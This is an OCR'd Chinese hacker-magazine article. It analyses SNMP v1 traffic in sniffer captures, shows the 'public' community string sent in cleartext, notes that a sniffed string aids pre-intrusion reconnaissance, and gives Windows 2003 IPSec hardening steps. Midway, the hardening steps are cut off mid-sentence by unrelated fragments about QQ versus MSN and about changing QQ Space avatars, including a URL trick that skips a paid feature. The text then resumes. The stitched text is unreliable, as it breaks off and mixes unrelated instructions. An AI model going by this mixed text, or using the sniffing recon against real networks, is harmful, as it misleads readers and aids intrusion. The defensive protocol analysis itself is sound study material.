


图6 抓取的snmp协议的数据包

三. SNMP协议分析

打开sniffer，开始我们的协议分析，为了更透彻的理解SNMP的安全隐患，我们有必要对此协议的通信过程进行详细分析。这里也顺便指点一下基础比较差的朋友们一些关于协议分析的内容。

步骤1：协议整体分析

可以看到这个SNMP数据包由4部分组成：“**DLC+IP+UDP+SNMP**”，如图7。其中DLC是以太网封装，属于数据链路层协议。从它的结构中，我们可以看到这部分的大小，目标主机和源主机的MAC地址，以及以太网类型。这个部分是以太网通信不可缺少的部分，所有TCP/IP协议簇的协议都必须经过DLC封装才能出去。




图7 SNMP数据包由4部分组成

步骤2：IP报头分析

这部分属于DOD模型中的网络层，从包结构中，我们可以看到关于IP协议的版本、服务类型、总长、序列号、标志位、存活值、下层协议类型、目标地址和源地址、头部检验和源地址IP、目标地址IP。IP属于上层协议，常见的UDP，TCP，RIP等都必须加上IP头后才能进入数据链路层进行DLC封装，如图8。




图8 IP报头

步骤3：UDP部分

由于SNMP协议大部分情况下采用UDP协议通信，所以这里出现了UDP头部。从中我们可以简单的看到“SNMP的目标端口：161”。这个端口也将做为我们后面对于SNMP协议安全加固的重点之一。

步骤4：SNMP部分

这部分是协议分析的重点，我们可以依次看到关于SNMP的版本号、community值、命令、Object等。——对其进行讲解，

加深我们对SNMP的理解。

SNMP版本号：“SNMP从出现到现在，已经出到第三版”，各个版本的性能和安全都有改进，但是我们目前网络上，

```
00000000: 00 d0 59 ab 13 29 00 0c 29 14 04 a7 08 00 45 00 .寅?)..)..?.E.
00000010: 00 4a 66 b4 00 00 80 11 52 73 c0 a8 00 20 c0 a8 .Jf?.€.Rs括. 括
00000020: 00 0b 00 a1 05 7e 00 36 6f fc 30 2c 02 01 00 04 ...?~.6o?.....
00000030: 06 70 75 62 6c 69 63 a2 1f 02 02 01 6b 02 01 02 .public?...k...
00000040: 02 01 01 30 13 30 11 06 0d 2b 06 01 04 01 82 37 ...0.0...+....?
00000050: 01 07 03 01 33 00 05 00                         ....3...
```

图9 明文传播的community值

例如服务器，使用的主要还是第一个版本，第一个版本存在的致命缺点就是：community值在网络中明文传播，如图9，容易被sniffer窃取，从而对网络造成危害。

community值：这个值不用我多说了，即我刚才在目标主机的SNMP服务上设置的Public。也可以从下面的16进制栏中清楚的看到字符：public。

Command值：Request，这个值涉及到前面第一部分讲解到的5种报文操作。我们来对其进行详细阐述：

报文1：GetRequest操作：用于管理进程从代理进程上面提取一个或者多个MIB参数值，这些参数值均在管理信息库中被定义；

报文2：GetNextRequest操作：从代理进程上面提取一个或多个参数的下一个参数值；

报文3：SetRequest操作：设置代理进程的一个或多个MIB参数值；

报文4：GetResponse操作：代理进程返回一个或多个MIB参数值，它是前面三种操作中的响应操作；

报文5：Trap操作：这是代理进程主动向管理进程发出的报文，它标记出一个可能需要特殊注意的事件的发生，比方说重新启动可能就会触发一个Trap陷阱。

此命令涉及到下面的一个部分：SNMP Object（即：管理用户向目标主机发送的SNMP报文）

下面来看SNMP协议在源与目的的通信过程：

第一个SNMP数据包是SolarWinds向目标发出的GET 命令，其内容为1.3.6.1.2.1.1.2.0。我们可以对照标准MIB树，从MIB 树中我们得知，它的目的是读取目标的OID值，而在第二个数据包中，目标主机返回了它的OID值：1.3.6.1.4.1.311.1.1.3.1.2。之后，从第三个数据包可以看出，系统从1.3.6.1开始遍历MIB树。也就是说当SolarWinds读取设备的MIB时，第一步是读取设备的OID值，之后才开始遍历系统MIB，如图10。

仔细看，当SolarWinds遍历设备MIB的时候，它首先告诉设备它要的OID值是1.3.6.1的内容，之后它向目标主机发送报文“GET NEXT……”，至于下一个是什么，它并没有指明，而是由目标主机自己返回，这样就依次排列直将MIB库遍历显示完。

Snmp的community值在网络中明文传播会带来非常大的隐患，例如我们可以利用languard network scanner等类型的漏洞扫描器，用嗅探测到的community值，来获得目标主机更多的详细信息，从而为入侵做好前期的信息收集。众所周知，入侵前的信息收集算的上是最重要的一个环节。

四．Snmp协议加固

网络上流传的一些关于snmp安全设置的文章，主要是通过修改community string值，防止非授权人员通过默认的community string值来对设备进行OID值的读写，消除安全隐患。

序号	状态	源地址	目标地址	摘要
1		[192.168.0.11]	[192.168.0.32]	SNMP: Get[illegible] sysObjectID [illegible]
2		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply sysObjectID = {1.3.6.1.4.1.311.1.1.3.1.2}
3		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext private
4		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.1.0 = 5 (35)
5		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.1.0
6		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.2.0 = 2 (32)
7		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.2.0
8		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.3.0 = <07000000> (07000000)
9		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.3.0
10		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.4.0 = 1185846345
11		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.4.0
12		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.5.0 = 15291
13		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.5.0
14		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.6.0 = 3
15		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.6.0
16		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.1.7.0 = 0
17		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.1.7.0
18		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.2.1.0 = NULL
19		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.2.1.0
20		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.2.2.0 = 50
21		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.2.2.0
22		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.2.3.1.1.6.83.101.114.118.101.114 = Server
23		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.2.3.1.1.6.83.101.114.118.101.114
24		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.2.3.1.1.8.72.84.84.80.32.83.83.76 = HTTP
25		[192.168.0.11]	[192.168.0.32]	SNMP: GetNext LAN Manager.1.2.3.1.1.8.72.84.84.80.32.83.83.76
26		[192.168.0.32]	[192.168.0.11]	SNMP: GetReply LAN Manager.1.2.3.1.1.9.69.118.101.110.116.32.76.111.10

图10 SNMP协议在源与目的的通信过程

我在这里简单的用几个步骤概括下。以Windows 2003为例（路由器等设备的snmp community值修改，请参考相关文档，我这里不多做多余阐述），“查看SNMP Service属性”，切换到“安全”标签下，对默认的public值进行修改，例如修改为eosafe，那么以后要读取这台主机的OID值，必须在相关工具的community string栏填上eosafe。

很简单的设置吧！但是由于snmp v1的community string值在网络中明文传输，在一个存在sniffer的环境中，上述修改community string值的操作等于没有任何作用。所以这里我建议大家采用IPSEC协议保护SNMP通信。下面开始操作，主要分成两大步骤：“创建筛选器列表”，“创建和应用IPSec策略”。

1．创建筛选器列表

步骤1：在对SNMP信息进行IPSEC策略的保护设置之前，需要先创建筛选器列表。“单击开始→管理工具→本地安全策略”。

步骤2：右键单击“本地计算机上的IP安全策略”，再单击“管理IP筛选器列表和筛选器操作”，然后单击添加。IP筛选器列表对话框中，在“名称”栏中填写：SNMP，然后再在说明框中填写：TCP和UDP端口161筛选器。

步骤3：将“使用添加向导”复选框去掉选择，然后单击添加，打开IP筛选器属性栏。在“源地址”一栏，单击“任意IP地址”。在“目标地址”一栏，选择“我的IP地址”。最后选择上“镜像。匹配具有正好相反的源和目标地址的数据包”复选框。

步骤4：再切换到IP筛选器属性栏的协议选项卡下。在“选择协议类型”一栏，选择UDP。在“设置IP协议端口”一栏，选择“从此端口”，然后在框中键入161。单击“到此端口”，然后在框中键入161。

添加完UDP端口161的筛选器，下面来添加TCP端口161的筛选器，同样是上面的操作，只是在进行到步骤4时，选择协议为TCP。我这里就不多做赘述，相信广大《黑客手册》粉丝们可以轻松搞定吧。

由于SNMP采用的不止一个161端口的通信，还有一个162的通信，所以也需要采取上面的操作对162端口进行两个筛选器（TCP/IP）的添加。

小知识：

SNMP网络管理定义了5种报文操作：GetRequest操作，GetNextRequest操作，SetRequest操作，GetResponse操作，Trap操作。前面三个操作是管理进程向代理进程发出的，后面两个操作则是代理进程发给管理进程的，其中除了Trap操作使用162端口外，其他4个操作均使用161端口。

2．创建和应用IPSec策略

步骤1：右键单击“本地计算机上的IP安全策略”，再单击“创建IP安全策略”。将“IP安全策略向导”启动后，单击下一步。为“IP安全策略名称”命名，填写：IPSec SNMP。再给策略名称描述为：为SNMP通讯提供IPSEC安全策略，然后单击下一步。

步骤2：取消“激活默认响应规则”的选择，继续下一步。在新出现的框中，选择上“编辑属性”，单击完成。

步骤3：在“IPSec SNMP属性”对话框中，取消使用“添加向导”的选择，然后单击添加。在新出现的对话框中选择之前添加的筛选器：SNMP。在切换到筛选器操作选项卡下，选择“需要安全”。再切

cool首：

莎士比亚说，是QQ？还是MSN？这是个值得思考的问题……开始还以为是我人品好，TX开始禁用非官方QQ的时候我的gaim还可以照常使用，直到某一天，我发现我不得不在linux下跟QQ说byebye了。于是乎，我一整天都在思考一个人生哲理，是QQ？还是MSN？

图 popdog1412



百变的Q空间个人形象

从本文您可以学到：

用百变图片装饰空间

前些日子逛论坛，看到了一个帖子，说只要回复信息或刷新下页面，该图就会发生变化。如图1和图2分别是未刷新页面和刷新页面之后的图。感觉挺新奇的，于是在网上找了找，终于找到了利用的方法了，后来想利用到Q空间的个人形象上！以前这种图做起来很麻烦，现在好了，找到一个网站，简单的几步就可以制作成属于你个人的百变图片。简单的说就是在线生成！




图1 刷新前




图2 刷新后

给大家讲讲百变图片的原理：百变图片其实是一组图片，每次随机显示其中一张，如果图片的大小和内容很接近的话，就会给人一种会变化的感觉。



图3 打开制作地址

首先呢，打开制作地址：**http://m.qtutu.com/**，如图3，先来注册个用户。然后点击“创建我的魔法图片”来到了“添加图片的页面”。这里要注意的是，需要添加图片的url地址而不是上传图片。然后点“添加”，添加的图片越多，我们变的图片样子也就越多了，我添加了2个图片，如图4。

然后设置好图片的名称和分类，一切OK了点下“生成图片”，会提示生成成功，只要点下该文字我们就来到了如图5的页面，点下“刷新页面”图就会变的。在该页面的右边是些应用的代码，我们要用到的是找到制作后图的url地址，此处为“**http://m.qtutu.com/pic/show/2771.gif**”。




图4 添加图片

因为本人并非黄钻用户，顺便告诉大家非黄钻用户设置个人形象的方法。只要我们**打开了自己的Q空间，在地址栏输入“http://user116.qzone.qq.com/cgi-bin/user/cgi_user_set_avatar?url=我们刚做好图片的URL”**，回车后就能

换到身份验证方法选项卡下，默认的身份验证方法为Kerberos。

做完上面的设置之后，应用下。这样这个IPSec策略就被做好，并出现在IP安全策略列表中，右键单击它，进行指派。

完成了针对SNMP协议的IPSEC策略指派之后，我们可以尝试再运行MIB WALKER扫描目标主机，然后利用sniffer进行抓包，会发现详细信息那部分已经加密，达到了安全传输目的。

